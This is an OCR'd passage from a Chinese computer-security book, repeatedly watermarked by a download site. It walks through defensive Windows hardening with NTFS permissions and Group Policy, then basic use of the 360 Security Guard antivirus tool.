免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 12-12 选择允许的端口




图 12-13 禁止 NetBIOS 接口进行端口过滤

（3） 设置文件权限

设置文件权限即在 NTFS 文件系统上限制分区与文件访问的条件，FAT、FAT32 等系统文件不能对存储的数据进行用户级的保护，尤其是对用户本地登录缺乏保护。下面以取消 D 分区的“Administrators”组对磁盘的安全控制权限为例，介绍其具体的操作步骤。

步骤 01 在“控制面板”窗口中双击“文件夹选项”图标，即可打开“文件夹选项”对话框。在“高级设置”列表框中取消勾选“使用简单文件共享（推荐）”复选框，并单击“确定”按钮，如图 12-14 所示。

步骤 02 打开“我的电脑”窗口，在 D 盘盘符上右键单击，在弹出的快捷菜单中选择“属性”菜单项，即可打开 D 盘的属性窗口。在“组或用户名称”列表框中选择“Administrators”，并单击“删除”按钮，即可取消 D 分区的“Administrators”组对磁盘的安全控制权限，如图 12-15 所示。




图 12-14 取消勾选“使用简单文件共享（推荐）”复选框




图 12-15 删除“Administrators”组

要设置其他分区的文件权限，按照同样的方法进行设置即可。但该设置只在 NTFS 分区上有效，因为 FAT、FAT32 分区的属性对话框中没有“安全”选项卡，该选项卡的用途是为了设置安全的文件系统。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

12.1.2　“账户策略”配置与应用

组策略设置可用于管理桌面显示、指派脚本、将文件夹从本地计算机重新定向到网络位置、确定安全选项，以及控制特定计算机上可安装的软件和特定用户组可用的软件等。组策略包括账户策略、本地策略、软件策略等，而账户策略包括“密码策略”和“账户锁定策略”。

下面介绍“密码策略”和“账户锁定策略”的配置方法。

1. 配置“密码策略”

配置“密码策略”的具体操作步骤如下。

步骤 01 在打开的“运行”对话框中输入“gpedit.msc”，即可打开“组策略”窗口，如图 12-16 所示。



图 12-16　打开“组策略”窗口

步骤 02 在窗口左侧的树形目录中依次展开“计算机配置”→“Windows 设置”→“安全设置”→“账户策略”选项，即可打开“账户策略”窗口，在其中选择“密码策略”选项。此时，右侧的窗口中即可显示各个策略，如图 12-17 所示。

步骤 03 在右侧的窗口中双击“密码必须符合复杂性要求”选项，弹出“密码必须符合复杂性要求 属性”对话框。选中“已启用”选项，启用密码复杂性要求，如图 12-18 所示。



图 12-17　选中“密码策略”选项




图 12-18　启用密码复杂性要求

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 04 单击“确定”按钮，按照同样的方法在“组策略”窗口中选择其他项目，设置相应的密码策略即可。

2. 配置“账户锁定策略”

为了加强服务器的安全，防止其他人员用管理员的身份登录服务器，可以限定账户登录的次数，还可以设置当密码输入错误时，用户不能登录的时间，以及账户登录次数的复位时间。下面介绍配置“账户锁定策略”的具体操作步骤。

步骤 01 在“组策略”窗口的左侧树形目录中选择“账户策略”下的“账户锁定策略”选项，在右侧的窗口中即可显示其包含的各个策略，如图 12-19 所示。



图 12-19 选择“账户锁定策略”选项

步骤 02 双击“账户锁定阈值”选项，即可弹出“账户锁定阈值 属性”对话框，在文本框中输入无效登录的次数，如图 12-20 所示。

步骤 03 单击“确定”按钮，即可弹出“建议的数值改动”对话框。保持默认设置不变，并单击“确定”按钮，表示接受建议的数值，如图 12-21 所示。




图 12-20 “账户锁定阈值 属性”对话框




图 12-21 “建议的数值改动”对话框

步骤 04 在右侧的窗口中双击“账户锁定时间”选项，即可打开“账户锁定时间 属性”对话框。在“账户锁定时间”文本框中输入账户锁定的时间，如图 12-22 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 05 在右侧的窗口中双击“复位账户锁定计数器”选项，即可打开“复位账户锁定计数器 属性”对话框，在“复位账户锁定计数器”文本框中输入账户登录次数的复位时间，如图 12-23 所示。




图 12-22　设置账户锁定的时间




图 12-23　设置账户登录次数的复位时间

12.1.3　“本地策略”配置与应用

“本地策略”的配置也是保护服务器安全的一个重要方面，它包括审核策略、用户权限分配、安全选项三个方面。下面分别介绍这三个方面的配置方法。

1. 配置“审核策略”

配置“审核策略”的具体操作步骤如下。

步骤 01 在“组策略”窗口的左侧树形目录中依次展开“计算机配置”→“Windows 设置”→“安全设置”→“本地策略”选项，选择其下的“审核策略”选项。此时，右侧的窗口中即可显示各个策略，如图 12-24 所示。

步骤 02 在窗口右侧的窗格中双击“审核策略更改”选项，即可打开“审核策略更改 属性”对话框。在其中根据需要勾选“成功”和“失败”复选框；如果两个都不选择，表示无审核，如图 12-25 所示。单击“确定”按钮，按照同样的方法设置其他选项的审核。




图 12-24　选择“审核策略”选项




图 12-25　“审核策略更改 属性”对话框

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2. 配置“用户权限分配”策略

不同的用户分配不同的权限，这是服务器实现分级管理的依据，如何进行分级管理就需要为服务器配置“用户权限分配”策略。配置“用户权限分配”策略的具体操作步骤如下。

步骤 01 双击“控制面板”窗口中的“管理工具”图标，在打开的“管理工具”窗口中双击“计算机管理”图标，即可打开“计算机管理”窗口。

步骤 02 在窗口左侧的树形目录中依次展开“系统工具”→“本地用户和组”→“用户”选项，右侧空白区域中右击，在弹出的快捷菜单中选择“新用户”菜单项，如图 12-26 所示。

步骤 03 此时，即可打开“新用户”对话框。在其中输入“用户名”、“全名”、“描述”，并设置密码，建立一个新用户，如图 12-27 所示。单击“创建”按钮，创建好的用户即可出现在“计算机管理”窗口右侧的区域中，如图 12-28 所示。




图 12-26 选择“新用户”菜单项




图 12-27 创建新用户

步骤 04 打开“组策略”窗口，在窗口左侧的树形目录中选择“本地策略”下的“用户权限分配”选项，在右侧的窗口中即可列出各项策略，如图 12-29 所示。




图 12-28 显示创建的用户



图 12-29 选择“用户权限分配”选项

步骤 05 在窗口右侧双击“备份文件和目录”选项，即可打开“备份文件和目录 属性”对话框。单击“添加用户或组”按钮，即可打开“选择用户或组”对话框。在“输入对象名称来选择”文本框中输入用户名“林林”，如图 12-30 所示。单击“确定”按钮，按照同样的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

方法设置其他项目的用户权限。




图 12-30　添加用户或组

3. 配置“安全选项”策略

“安全选项”策略为用户在访问服务器时配置一些类似如访问安全等方面的策略，提高服务器的安全。配置“安全选项”策略的具体操作步骤如下。

步骤 01 在“运行”对话框中输入“gpedit.msc”，即可打开“组策略”窗口。在窗口左侧的树形目录中找到“本地策略”下的“安全选项”选项，如图 12-31 所示。

步骤 02 在窗口右侧列出的策略中双击需要修改的选项，如“交互式登录：不显示上次的用户名”，即可打开“交互式登录：不显示上次的用户名 属性”对话框。选择“已启用”选项，如图 12-32 所示。单击“确定”按钮，即可启用交互式登录，按照同样方法设置其他项目配置。




图 12-31　选择“安全选项”选项




图 12-32　启用交互式登录

12.1.4　“软件限制策略”配置与应用

使用“软件限制策略”，可以标识并指定计算机上允许哪些应用程序运行，保护计算机环境免受不可信代码的侵扰。下面介绍“软件限制策略”的配置方法与应用。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

1. 创建软件限制策略

默认情况下，软件限制策略是关闭的，需要用户手动创建一个策略。创建软件限制策略的具体操作步骤如下。

步骤 01 打开“组策略”窗口，在左侧的树形目录中依次展开“计算机配置”→“Windows 设置”→“安全设置”→“公钥策略”选项，并在其下的“软件限制策略”选项上右键单击，在弹出的快捷菜单中选择“创建软件限制策略”菜单项，如图 12-33 所示。

步骤 02 此时，在窗口右侧即可出现其包含的对象类型，如图 12-34 所示。




图 12-33 选择“创建软件限制策略”菜单项




图 12-34 创建软件限制策略

2. 配置安全级别

软件安全级别分为“不允许的”和“不受限的”，我们可以把这两个级别中的任意一个设置为默认值。其具体操作方法如下：

步骤 01 在“组策略”窗口左侧的树形目录中选择“计算机配置”→“Windows 设置”→“安全设置”→“软件限制策略”下的“安全级别”选项，如图 12-35 所示。

步骤 02 若要将安全级别为“不允许的”设置为默认状态，可在“不允许的”名称上右键单击，在弹出的快捷菜单中选择“设置为默认”菜单项，即可弹出“软件限制策略”对话框，如图 12-36 所示。单击“是”按钮，即可将安全级别为“不允许的”设置为默认状态。




图 12-35 选择“安全级别”选项




图 12-36 将安全级别为“不允许的”设置为默认状态

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3. 创建 Internet 区域规则

Internet 区域规则包括“Internet”、“本地 Internet”、“本地计算机”、“受限制的站点”和“不受限制的站点”，该规则主要应用于 Windows 的安装程序包。

下面介绍创建“Internet 区域规则”的具体操作步骤。

步骤 01 在“组策略”窗口左侧的树形目录中选择“计算机配置”→“Windows 设置”→“安全设置”→“软件限制策略”下的“其他规则”选项，并右键单击，在弹出的快捷菜单中选择“新建 Internet 区域规则”菜单项，如图 12-37 所示。

步骤 02 此时，即可打开“新建 Internet 区域规则”对话框。在“Internet 区域”下拉列表中选择“受限制的站点”选项，并在“安全级别”下拉列表中选择“不允许的”选项，如图 12-38 所示。单击“确定”按钮，即可创建 Internet 区域规则。




图 12-37　选择“新建 Internet 区域规则”菜单项




图 12-38　设置“新建 Internet 区域规则”对话框

4. 创建新的路径规则

路径规则可以对安装在某个路径下的软件，或者需要访问某个注册表路径的软件运行进行控制。下面介绍创建新的路径规则的具体操作方法。

步骤 01 在“其他规则”选项上右击，在弹出的快捷菜单中选择“新路径规则”菜单项，打开“新路径规则”对话框。单击“路径”文本框右侧的“浏览”按钮，如图 12-39 所示。

步骤 02 打开“浏览文件或文件夹”对话框，在其中选择一个要创建路径规则的文件，这里选择桌面上“工具”文件夹中的“360 安全卫士”文件，如图 12-40 所示。




图 12-39　单击“浏览”按钮



图 12-40　选择要创建路径规则的文件

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 单击“确定”按钮返回到桌面，双击刚才已经创建路径规则的“360 安全卫士”图标，即可弹出如图 12-41 所示的对话框，提示用户文件已经被阻止。



图 12-41 软件限制策略阻止创建路径规则的文件

12.2 杀毒软件安全防御

每个使用计算机的用户，都希望自己的计算机系统能够时刻保持在较佳的状态中稳定安全地运行，然而，在实际的工作和生活中，又总是避免不了出现许多问题，针对这些问题，最好的解决办法就是学会使用杀毒软件来查杀自己的计算机病毒。

12.2.1 使用 360 安全卫士维护系统

360 安全卫士当前功能最强大的上网必备安全软件，它拥有木马查杀、恶意软件清理、漏洞补丁修复、电脑全面体检、垃圾和痕迹清理等多种功能。目前木马威胁之大已远超病毒，360 安全卫士在杀木马、防盗号、防止电脑变肉鸡等方面表现出色，被誉为“防范木马的第一选择”。

1. 查杀木马

使用 360 安全卫士可以快速查杀系统中的木马，其具体操作步骤如下。

步骤 01 安装并运行 360 安全卫士，即可进入程序的主窗口中，如图 12-42 所示。

步骤 02 在主窗口的上方单击“木马查杀”按钮，即可打开“360 木马云查杀”窗口。在其中列出了三种扫描方式，分别为“快速扫描”、“全盘扫描”和“自定义扫描”，用户可根据需要选择一种扫描方式，如图 12-43 所示。

步骤 03 这里单击“快速扫描”图标，即可进行木马扫描。扫描结束后，会在“扫描结果”选项卡下显示扫描的结果，如果在计算机中发现木马或其他可疑程序，可将其选中，然后单击下面的“立即处理”按钮，即可将其查杀，如图 12-44 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 12-42　360 安全卫士主窗口




图 12-43　“360 木马云查杀”窗口



图 12-44　查杀计算机中的木马

2. 清理插件

过多的插件会拖慢电脑及浏览器的速度，利用 360 安全卫士可以清理无关紧要的插件和恶评插件。其具体操作步骤如下。

步骤 01 在 360 安全卫士的主窗口中切换到“清理插件”选项卡，该程序会自动扫描出计算机中存在的各种插件，并对各个插件列出清理建议，如图 12-45 所示。




图 12-45　扫描电脑中存在的插件

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 02 如果电脑中存在恶评插件，可选中该插件前面的复选框，单击下面的“立即清理”按钮，即可将其从计算机中清除；如果用户信任某些插件，可选中这些插件，单击“信任插件”按钮，即可将它们添加到信任插件列表中，如图 12-46 所示。



图 12-46 添加信任插件

3. 清理使用痕迹

使用 360 安全卫士还可以清理计算机中的使用痕迹，帮助用户更好地保护上网信息的安全，确保用户的隐私不被侵犯。下面介绍利用 360 安全卫士清理使用痕迹的具体操作步骤。

步骤 01 在 360 安全卫士的主窗口中切换到“清理痕迹”选项卡中，在其中选择要扫描的选项，并单击“开始扫描”按钮，如图 12-47 所示。

步骤 02 此时，360 安全卫士即可开始扫描计算机中存在的使用痕迹。待扫描结束后，该程序会显示出计算机中可清理项目的个数及占用的空间大小。单击下面的“立即清理”按钮，即可开始清理计算机中的使用痕迹，如图 12-48 所示。待清除完成后，会弹出对话框提示用户已成功删除使用痕迹。




图 12-47 切换到“清理痕迹”选项卡



图 12-48 清理计算机中的使用痕迹

溜客安全网 WwW.176Ku.CoM

